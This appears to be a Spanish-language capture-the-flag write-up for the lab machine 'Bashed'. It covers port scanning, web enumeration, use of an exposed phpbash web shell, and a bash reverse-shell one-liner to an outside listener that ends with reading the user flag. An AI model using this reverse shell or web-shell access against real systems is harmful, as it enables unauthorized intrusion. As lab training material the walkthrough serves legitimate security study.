

Bashed

Escaneo

```bash
nmap -p- --open -sS --min-rate 5000 -n -Pn -vvv 10.129.120.156 -oG allports
```




```
□ allports
❯ batcat allports

      File: allports

      # Nmap 7.94SVN scan initiated Wed May  8 17:38:11 2024 as: nmap -p- --open -sS --min-rate 5000 -n -Pn -vvv -oG allports 10.129.120.156
      # Ports scanned: TCP(65535;1-65535) UDP(0;) SCTP(0;) PROTOCOLS(0;)
      Host: 10.129.120.156 ()	Status: Up
      Host: 10.129.120.156 ()	Ports: 80/open/tcp//http///
      # Nmap done at Wed May  8 17:38:40 2024 -- 1 IP address (1 host up) scanned in 28.84 seconds

/home/unicomanu/Academia/bashed ✓
```




```
□ allports  □ escaneo
❯ cat escaneo

      File: escaneo

      # Nmap 7.94SVN scan initiated Wed May  8 17:43:14 2024 as: nmap -p80 -sC -sV --min-rate 5000 -n -Pn -vvv -oN escaneo 10.129.120.156
      Nmap scan report for 10.129.120.156
      Host is up, received user-set (1.8s latency).
      Scanned at 2024-05-08 17:43:15 CEST for 22s

      PORT   STATE SERVICE REASON         VERSION
      80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
      |_http-title: Arrexel's Development Site
      |_http-favicon: Unknown favicon MD5: 6AA5034A553DFA77C3B2C7B4C26CF870
      |_http-server-header: Apache/2.4.18 (Ubuntu)
      | http-methods:
      |_  Supported Methods: GET HEAD POST OPTIONS

      Read data files from: /usr/bin/../share/nmap
      Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
      # Nmap done at Wed May  8 17:43:37 2024 -- 1 IP address (1 host up) scanned in 22.06 seconds

/home/unicomanu/Academia/bashed ✓
```

Whatweb



```
❯ whatweb http://10.129.120.156
http://10.129.120.156 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.120.156], JQuery, Meta-Author[Colorlib], Script
[text/javascript], Title[Arrexel's Development Site]

/home/unicomanu/Academia/bashed  took ⌛ 3s ✓
```

Miramos la pagina ya que esta el puerto 80



DEVELOPMENT · DECEMBER 4, 2017

phpbash

phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server! →

phpbash


DEVELOPMENT · DECEMBER 4, 2017

LOAD MORE ENTRIES

Enum


utilizamos el nmap script

```bash
nmap --script http-enum -p80 10.129.120.156 -oN website
```



```
❯ nmap --script http-enum -p80 10.129.120.156 -oN website
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-08 17:54 CEST
Nmap scan report for 10.129.120.156
Host is up (0.23s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|   /dev/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|   /images/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|   /php/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|_  /uploads/: Potentially interesting folder

Nmap done: 1 IP address (1 host up) scanned in 63.88 seconds
```

Miramos esos ficheros antes de hacer fuzz




Index of /dev

Name	Last modified	Size	Description
Parent Directory		-	
phpbash.min.php	2017-12-04 12:21	4.6K	
phpbash.php	2017-11-30 23:56	8.1K	


Apache/2.4.18 (Ubuntu) Server at 10.129.120.156 Port 80

Y en dev tenemos el premio



```
www-data@bashed:/var/www/html/dev#
```

y aqui tenemos una fuente vulnerable




```
www-data@bashed:/var/www/html/dev# whoami
www-data
www-data@bashed:/var/www/html/dev# ls
phpbash.min.php
phpbash.php
```

```
www-data@bashed:/var/www/html/dev# |
```


Ahora pues nos ponenos en esccucha y lanzamos el comando para lanzarnos una bash

```Bash
bash -c "bash -i >%26 /dev/tcp/10.10.16.40/443 0>%261"
```



```
www-data@bashed:/var/www/html/dev# bash -c "bash -i >%26 /dev/tcp/10.10.16.40/443 0>%261"
```


Y como vemos en cmd que teniamos puesto la escucha



```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.16.40] from (UNKNOWN) [10.129.120.156] 48178
bash: cannot set terminal process group (865): Inappropriate ioctl for device
bash: no job control in this shell
www-data@bashed:/var/www/html/dev$
```

Pues nos ha dado la bash hacemos el #tratamientoTTY


Ahora pues escalariamos privilegios pero antes sacamos la flag de usuario




```
www-data@bashed:/var/www/html/dev$ cd /home
www-data@bashed:/home$ ls
arrexel  scriptmanager
www-data@bashed:/home$ cd arrexel
www-data@bashed:/home/arrexel$ ls
user.txt
www-data@bashed:/home/arrexel$ cat user.txt
7c10faaa8f40315e39115b58223e2571
www-data@bashed:/home/arrexel$
```

Escalada de privilegios

